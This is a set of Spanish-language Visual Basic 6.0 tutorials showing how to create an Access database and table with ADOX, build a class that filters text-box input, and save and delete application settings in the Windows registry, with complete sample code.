Descripción: En este artículo se muestra como crear una base de datos y una tabla asociada mediante ADOX.
Fecha: [31/01/03]

Introducción

Como ya es sabido por much@s, se pueden crear tablas dentro de una base de datos una vez que estamos conectados a ella mediante ADO mediante el empleo de consultas de acción. Pero a la hora de crear la base de datos tenemos un serio problema. Para ello existe el objeto ADOX que nos permite realizar esta y otras tareas que veremos posteriormente, como crear tablas e incluso comprobar una base de datos.

Descripción

Vamos a realizar un formulario con el siguiente diseño:



Ahora cargamos la librería correspondiente que es la Microsoft ADO Ext. 2.X for DLL and Security. No se que versión de ADO tienes instalada en tu máquina así que la X cambila por tu versión. Veamos que es lo que hace cada botón. El primer botón llama al procedimiento para crear la base de datos, en el cual lo que hacemos es declarar el catálogo de la base de datos, luego le decimos cual es el proveedor de datos que debe utilizar para crear la base de datos, en este ejemplo se utiliza el de Access 97, pero esta cadena es como la de conexión del obejeto connection de ADO, así que se puede poder la conveniente para nuestro caso. El segundo botón lo que hace es llamar al procedimiento para crear una tabla, en este procedimiento, volvemos a crear un catálogo (que resulta ser el mismo que en el caso anterior), y creamos una tabla llamada "Tabla" con dos columnas, una que Integer que es un idenficador y otra String para poner el nombre. Una vez creada la tabla, se adiciona al catálogo.

Finalmente tenemos el botón de Comprobar la base de datos, en la que nuevamente creamos un catálogo y vemos si la tabla que entra como parámetro de la función está dentro de

la base de datos que también llamamos en la función. La función devolverá verdadero cuando al recorrer las tablas de nuestro catálogo se encuentre la tabla requerida.

El código completo de este programa es el siguiente:

```
Option Explicit

Private Sub Command1_Click()
CrearBaseDeDatos App.Path & "\Prueba.mdb"
End Sub

Private Sub Command2_Click()
CrearTabla App.Path & "\prueba.mdb"
End Sub

Private Sub Command3_Click()
If Me.ComprobarBaseDeDatos(App.Path & "\prueba.mdb", "TABLA") Then
    MsgBox "La base de datos es la correcta", vbInformation
Else
    MsgBox "Esta no es la base de datos correcta", vbCritical
End If
End Sub

Private Sub Command4_Click()
Unload Me
End Sub

Public Sub CrearBaseDeDatos(ByVal NombreBD As String)
Dim cat As ADOX.Catalog
Set cat = New ADOX.Catalog
If Len(Dir$(NombreBD)) Then
    Kill NombreBD
End If
cat.Create "Provider=Microsoft.Jet.OLEDB.3.51;Data Source=" & _
    NombreBD & ";"
Set cat = Nothing
End Sub

Public Sub CrearTabla(ByVal NombreBD As String)
Dim cat As New ADOX.Catalog
Dim tbl As New ADOX.Table
cat.ActiveConnection = "Provider=Microsoft.Jet.OLEDB.3.51;Data Source=" & _
    NombreBD & ";"
With tbl
    .Name = "TABLA"
    'Creamos los campos de la base de datos:
    .Columns.Append "ID", adInteger
    .Columns.Append "NOMBRE", adVarChar, 50
End With
cat.Tables.Append tbl
Set tbl = Nothing
```

```
Set cat = Nothing
End Sub

Public Function ComprobarBaseDeDatos(ByVal Fichero As String, _
    ByRef TablaABuscar As Variant) As Boolean
Dim cat As New ADOX.Catalog
Dim tbl As ADOX.Table
'Miramos el catálogo de la base de datos
cat.ActiveConnection = "Provider=Microsoft.Jet.OLEDB.3.51;Data Source=" & _
    Fichero & ";"
For Each tbl In cat.Tables
    If tbl.Name = TablaABuscar Then
        ComprobarBaseDeDatos = True
        Exit For
    End If
Next
Set cat = Nothing
End Function
```

Volver al menú del curso

Total de visitas:

Clase para controlar una caja de texto


Título: Clase para controlar una caja de texto
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra un ejemplo sencillo de programación orientada a objetos con VB 6.0 para controlar el contenido de una caja de texto.
Fecha: [19-03-02]

Introducción


En este artículo se muestra como utilizar la programación orientada a objetos (POO) que ofrece Visual Basic para controlar el contenido que insertamos en una caja de texto. Si quieres saber los conceptos más importantes sobre POO puedes consultar el curso de Abel Martínez que se puede descargar en esta web. Para crear las clases, vamos a utilizar el asistente para la generación de clases con Visual Basic ya que nos permite ahorrarnos algún tiempo en escribir código.

Desarrollo

En primer lugar debemos de tener activado el generador de clases, para ello debes seleccionar en el menú Complementos el submenú Administrador de complementos apareciéndote la siguiente pantalla:



En dicha pantalla debes seleccionar Utilidad Generador de clases de VB 6 seleccionando las dos opciones en el Comportamiento de carga para que lo tengas siempre activado. Una vez realizado esto, puedes seleccionar en el menú complementos esta utilidad apareciéndote la siguiente pantalla:




Una vez que la tenemos vamos a ver que es lo que le queremos pedir a nuestra clase. Lo que queremos es que podamos utilizar una caja de texto para poder escribir número o bien escribir letras en mayúsculas y cualquier carácter. Por tanto debemos de disponer de un tipo enumerado que nos permita decir si queremos escribir números o mayúsculas. Para crear un tipo enumerado con el asistente, debemos de crear en primer

lugar la clase, a la que vamos a llamar cCajaTexto.

(1)


(3)



(2)

En la figura de arriba se muestran los pasos que debemos de ir completando. Una vez que hemos creado nuestra clase podemos crear un tipo enumerado, para ello seguiremos la siguiente secuencia:

(1)




(2)


De forma que podemos escribir los diferentes elementos de nuestro tipo enumerado, el código que se genera es el siguiente en la sección general de nuestra clase:

```
'Enumeración para saber el tipo de dato que vamos a
'introducir en la caja de texto
Public Enum tipoCaracter
    numero
    mayusculas
End Enum
```

Una vez que hemos creado el tipo de dato enumerado, vamos a crear una propiedad que pueda recibir dicho dato, para ello se vuelve a utilizar el generador de clases. Pulsamos al icono de propiedad:



saliéndonos la siguiente pantalla:



En este caso seleccionamos en el tipo de Datos a nuestra enumeración, apareciendo el siguiente código una vez realizado esto:

```
'variables locales para almacenar los valores de las propiedades
Private mvartipoDato As tipoCaracter 'copia local
Public Property Let tipoDato(ByVal vData As tipoCaracter)
'se usa al asignar un valor a la propiedad, en la parte izquierda de una asignación.
'Syntax: X.tipoDato = 5
    mvartipoDato = vData
End Property
Public Property Get tipoDato() As tipoCaracter
'se usa al recuperar un valor de una propiedad, en la parte derecha de una asignación.
'Syntax: Debug.Print X.tipoDato
    Set tipoDato = mvartipoDato
End Property
```

Te aconsejo que borres todo el código de comentarios que mete VB 6.0, para que pueda ser más legible el código. Al tener de esta forma la propiedad, será de lectura escritura, pero a nosotros lo que nos interesa es que sea de sólo lectura, por lo que suprimimos el código del procedimiento Property Let.

Una vez que tenemos esta propiedad, nuestra clase ya es capaz de distinguir si la caja acepta números o letras mayúsculas, veamos como programamos el resto. Lo primero que debemos hacer es declarar en sección de declaraciones de la clase una caja de texto (el código que viene de aquí en adelante ya no se genera con el generador de clases, lo escribiremos nosotros por comodidad):

```
'Caja de texto
Public WithEvents cTextBox As TextBox
```

Como puedes ver la hemos declarado con eventos lo que nos va a permitir programar el evento KeyPress que es el que a nosotros nos interesa:


```
Private Sub ctextbox_keypress(keyascii As Integer)
Select Case mvarTipoDato
Case numero
    numeros keyascii
Case mayusculas
    mayus keyascii
End Select
```

```
End Sub
```


Este evento llama a dos procedimientos, numeros y mayus, que veremos a continuación, pero lo más relevante es hacer notar que se está utilizando la propiedad interna mvarTipoDato (que está en las declaraciones de la clase) para seleccionar que tipo de dato ha utilizado el usuario, si no lo ves ahora, no te preocupes, cuando se utilice esta clase lo verás con claridad, de momento quédate con que estamos utilizando nuestra enumeración que depende de la propiedad que hemos creado anteriormente. Veamos ahora los dos procedimientos:

```
Private Sub numeros(codigo As Integer)
Select Case Chr(codigo)
   Case "0" To "9"
   Case Chr(8)
   Case Else
      codigo = 0
End Select
End Sub

Private Sub mayus(codigo As Integer)
Select Case Chr(codigo)
   Case "a" To "z"
      codigo = codigo - 32
   Case "ñ"
      codigo = codigo - 32
End Select
End Sub
```

Y con esto ya hemos terminado de programar todo en la clase, veamos ahora que tenemos que hacer en el formulario cliente. Por ejemplo en el evento Form_Load declaramos nuestra clase y la referenciamos (antes de nada, inserta una caja de texto en el formulario), pero antes de ver el código completo, vamos a ver que sucede cuando elegimos nuestra propiedad:



Nos salen las dos propiedades que tenemos, la caja de texto y la propiedad TipoDato, es decir aquellas que son públicas para seguir el principio de encapsulamiento de la POO, si seleccionamos la propiedad TipoDato aparecerá lo siguiente:



Aparecen las dos variables de nuestro tipo enumerado. El código completo del formulario para una caja que escriba mayúsculas es el siguiente:

```
Dim cajas As cCajaTexto
Private Sub Form_Load()
Set cajas = New cCajaTexto
cajas.TipoDato = mayusculas
Set cajas.cTextBox = Text1
End Sub
```

Si cambias la propiedad TipoDato, cambiarás la caja de texto para que sólo escriba números, y la de horas que nos vamos a ahorrar de esta manera en rescribir código. Espero que te hayas preguntado lo que sucede si sobrescribimos en el formulario el evento KeyPress, pues que se ejecutará en primer lugar el del objeto del formulario y después el de la

clase, para ello, si introduces el siguiente código:

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
MsgBox "Evento del formulario"
End Sub
```

saldrá un mensaje y después se escribirá la mayúscula. El código de la clase cCajaTexto completo es el siguiente:

```
'Enumeración para saber el tipo de dato que vamos a
'introducir en la caja de texto
Public Enum tipoCaracter
   numero
   mayusculas
End Enum
'Variables internas de la clase
Private mvarTipoDato As tipoCaracter 'copia local
'Caja de texto
Public WithEvents cTextBox As TextBox
Public Property Let TipoDato(ByVal vData As tipoCaracter)
   mvarTipoDato = vData
End Property
Private Sub ctextbox_keypress(KeyAscii As Integer)
Select Case mvarTipoDato
Case numero
   numeros KeyAscii
Case mayusculas
   mayus KeyAscii
End Select
End Sub
Private Sub numeros(codigo As Integer)
Select Case Chr(codigo)
   Case "0" To "9"
   Case Chr(8)
   Case Else
      codigo = 0
End Select
End Sub
Private Sub mayus(codigo As Integer)
Select Case Chr(codigo)
   Case "a" To "z"
      codigo = codigo - 32
   Case "ñ"
      codigo = codigo - 32
End Select
```

```
End Sub
```

Volver al menú de Visual Basic 6.0

Total de visitas:

Título: Ejemplo de POO con Visual Basic 6.0 (1)
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se presenta la primera entrega de un pequeño curso de programación orientada a objetos con Visual Basic
Fecha: [16/12/02]

Volver al menú del curso

Título: Ejemplo de POO con Visual Basic 6.0 (2)
Autor: José Antonio Suárez Navarro
Descripción: En esta segunda entrega del curso de programación orienta a objetos con Visual Basic 6.0, se muestra como realizar una colección a partir de una clase existente.
Fecha: [12/12/02]

Volver al menú del curso

Título: Generador de Clases
Autor: José Antonio Suárez Navarro
Descripción: En esta tercera entrega del curso de programación orienta a objetos con Visual Basic 6.0, se muestra como utilizar el Generador de Clases de Visual Basic para generar el código de nuestra clase
Fecha: [16/12/02]

Volver al menú del curso

Título: Ejemplo de POO con Visual Basic 6.0 (4)
Autor: José Antonio Suárez Navarro
Descripción: En este ejemplo se muestra como utilizar un formulario como una clase.
Fecha: [13/01/03]

Volver al menú del curso

Manejo del registro de Windows

Título: Manejo del registro de Windows
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como se puede manejar el Registro de Windows con las posibilidades que permite Visual Basic 6.0.
Fecha: [01/04/02]

Introducción

En este artículo se muestra como manejar el registro de Windows con las posibilidades que nos ofrece Visual Basic 6.0. Si deseas saber más sobre el registro de Windows, pulsa aquí. Las cuatro funciones básicas son:

- Guardar un valor:

SaveSetting <Nombre de la aplicación>, <Sección>, <Clave>, <Valor>

- Leer un valor:

NuestroValor= GetSetting(<Nombre de la aplicación>, <Sección>, <Clave>, [Valor por defecto])

- Devolver una lista de parámetros y sus correspondientes valores:

NuestroValor=GetAllSettings(<Nombre de la aplicación>, <Sección>)

- Borrar un valor:

DeleteSetting <Nombre de la aplicación>, [Sección], [Clave]

Nota: Los valores entre <...> son obligatorios y los que van entre [...] son opcionales.

Estos cuatro mandatos que acabamos de indicar, sólo los podemos utilizar dentro de HKEY_CURRENT_USER\Software\VB and VBA Program Settings del registro de Windows.

Desarrollo

Vamos a mostrar un ejemplo sencillo de cómo manejar el registro de Windows para que aparezca un valor predeterminado a nuestra caja de texto. Pero ahora cabe hacerse una pregunta ¿qué pasa si estamos en la primera vez?, es decir, como no hemos grabado nada en el registro, no tendremos ningún valor. Pues la respuesta es que la función GetSetting nos va a devolver el valor que tengamos en el valor por defecto y en su defecto una cadena en blanco. Nuestro proyecto va a contar con los siguientes controles:

Objeto	***Nombre***
Caja de texto	txtValorRegistro

En el evento de carga del formulario vamos a insertar el siguiente código:


```
Private Sub Form_Load()
Me.txtValorRegistro = GetSetting("Registro", "frmPrincipal", "Contenido", "")
End Sub
```

Por tanto hemos cogido de la rama del registro HKEY_CURRENT_USER\Software\VB and VBA Program

Settings, un subdirectorio llamado Registro el cual contiene un subdirectorio llamado frmPrincipal (cuando digo directorio se supone que es una rama del registro). Como en este caso no hay nada, pues la caja de texto va a coger el valor por defecto que en nuestro caso era un blanco, para comprobarlo cambia el contenido y escribe algo para que veas que coge ese valor. Ahora en el evento de descarga del formulario vamos a programar que cuando nos vayamos guarde el valor del contenido de la caja de texto:

```
Private Sub Form_Unload(Cancel As Integer)
SaveSetting "Registro", "frmPrincipal", "Contenido",
Me.txtValorRegistro
End Sub
```

Si ahora escribes algo en la caja de texto, cierras el formulario (aplicación) y la vuelves a abrir, ¡sorpresa!, ha aparecido nuestro contenido. Como verás es una fácil manera de guardar valores por defecto. Veamos la estructura del registro para ver lo que acabamos de hacer (para acceder a la pantalla que se muestra a continuación, es necesario ejecutar el Regedit en Menu de inicio –> Ejecutar.



Si pulsas dos veces sobre la clave Contenido te saldrá el valor que hemos guardado recientemente en el registro. Pero imaginemos que queremos borrar la clave del registro, para ello insertaremos un botón llamado cmdBorrarRegistro que tendrá el siguiente código:

```
Private Sub cmdBorrarRegistro_Click()
DeleteSetting "Registro"
End Sub
```

Si vas al mismo lugar en el registro (cierra el Regedit antes) verás como ya no está la rama Registro.
Esto sería lo necesario para el caso de tener sólo un valor del registro, pero imaginemos que tenemos dos cajas de texto y queremos manejar las claves que nos vienen, borrarlas etc. Para ello, creamos un formulario con los siguientes controles:

Objeto	***Nombre***

Caja de texto	txtValorPrimero
Caja de texto	txtValorSegundo
Caja de texto	txtValorTercero
Botón	cmdGuardarValores
Botón	cmdVerValores
Botón	cmdBorrarValores
PictureBox	ptbValores

Lo primero que tenemos que hacer es escribir el siguiente código en el evento click del botón cmdGuardarValores:

```
Private Sub cmdGuardarValores_Click()
SaveSetting "Registro", "frmDatos", "Valor1",
Me.txtValorPrimero
SaveSetting "Registro", "frmDatos", "Valor2",
Me.txtValorSegundo
SaveSetting "Registro", "frmDatos", "Valor3",
Me.txtValorTercero
End Sub
```

Para ver ahora el valor del registro, vamos a utilizar otra forma diferente a la anterior. Esta vez, vamos a crear un array bidimensional con GetAllSettrings que va a conter la clave y valor de los valores que hemos guardado en nuestra sección del registro, escribimos el siguiente código en el botón cmdVerValores para imprimir nuestras claves y valores en el PictureBox:

```
Private Sub cmdVerValores_Click()
Dim valoresRegistro As Variant
Dim contador As Integer
valoresRegistro = GetAllSettings("Registro", "frmDatos")
If IsEmpty(valoresRegistro) Then
    MsgBox "No hay valores que mostrar"
    Exit Sub
End If
```

```
For contador = LBound(valoresRegistro) To
UBound(valoresRegistro)
    Me.ptbValores.Print "Clave: " & valoresRegistro(contador,
0) & _
        "  " & "Valor: " & valoresRegistro(contador, 1)
Next contador
End Sub
```

Hemos puesto defensivo nuestro código de manera que si el array viene vacío podamos salir sin que nos de un error. Ahora vamos a borrar únicamente las claves del nivel de frmDatos, para ello escribimos el siguiente código en el botón cmdBorrarValores:

```
Private Sub cmdBorrarValores_Click()
DeleteSetting "Registro", "frmDatos"
End Sub
```

Creo que ha quedado claro, pero por si las moscas lo digo, el contenido del borrado es directamente proporcional al nivel que indiquemos en DeleteSetting, en el ejemplo anterior se borraba todo, y en este sólo lo perteneciente a la sección frmDatos, si queremos borrar por ejemplo sólo la clave1, se escribirá el siguiente código:

```
Private Sub cmdBorrarValores_Click()
DeleteSetting "Registro", "frmDatos", "Valor1"
End Sub
```

Veamos los resultados de guardar “1”, “2” y “3” y mostrarlos en el PictureBox:

Conclusiones

Visual Basic 6.0, nos ofrece la posibilidad de guardar valores de nuestros programas en el registro, pero dentro de la sección HKEY_CURRENT_USER\Software\VB and VBA Program Settings. Esto puede ser útil para guardar valores por defecto para nuestras aplicaciones,...

Volver al menú de Visual Basic 6.0

Total de visitas:
205540

Mandar un e-mail

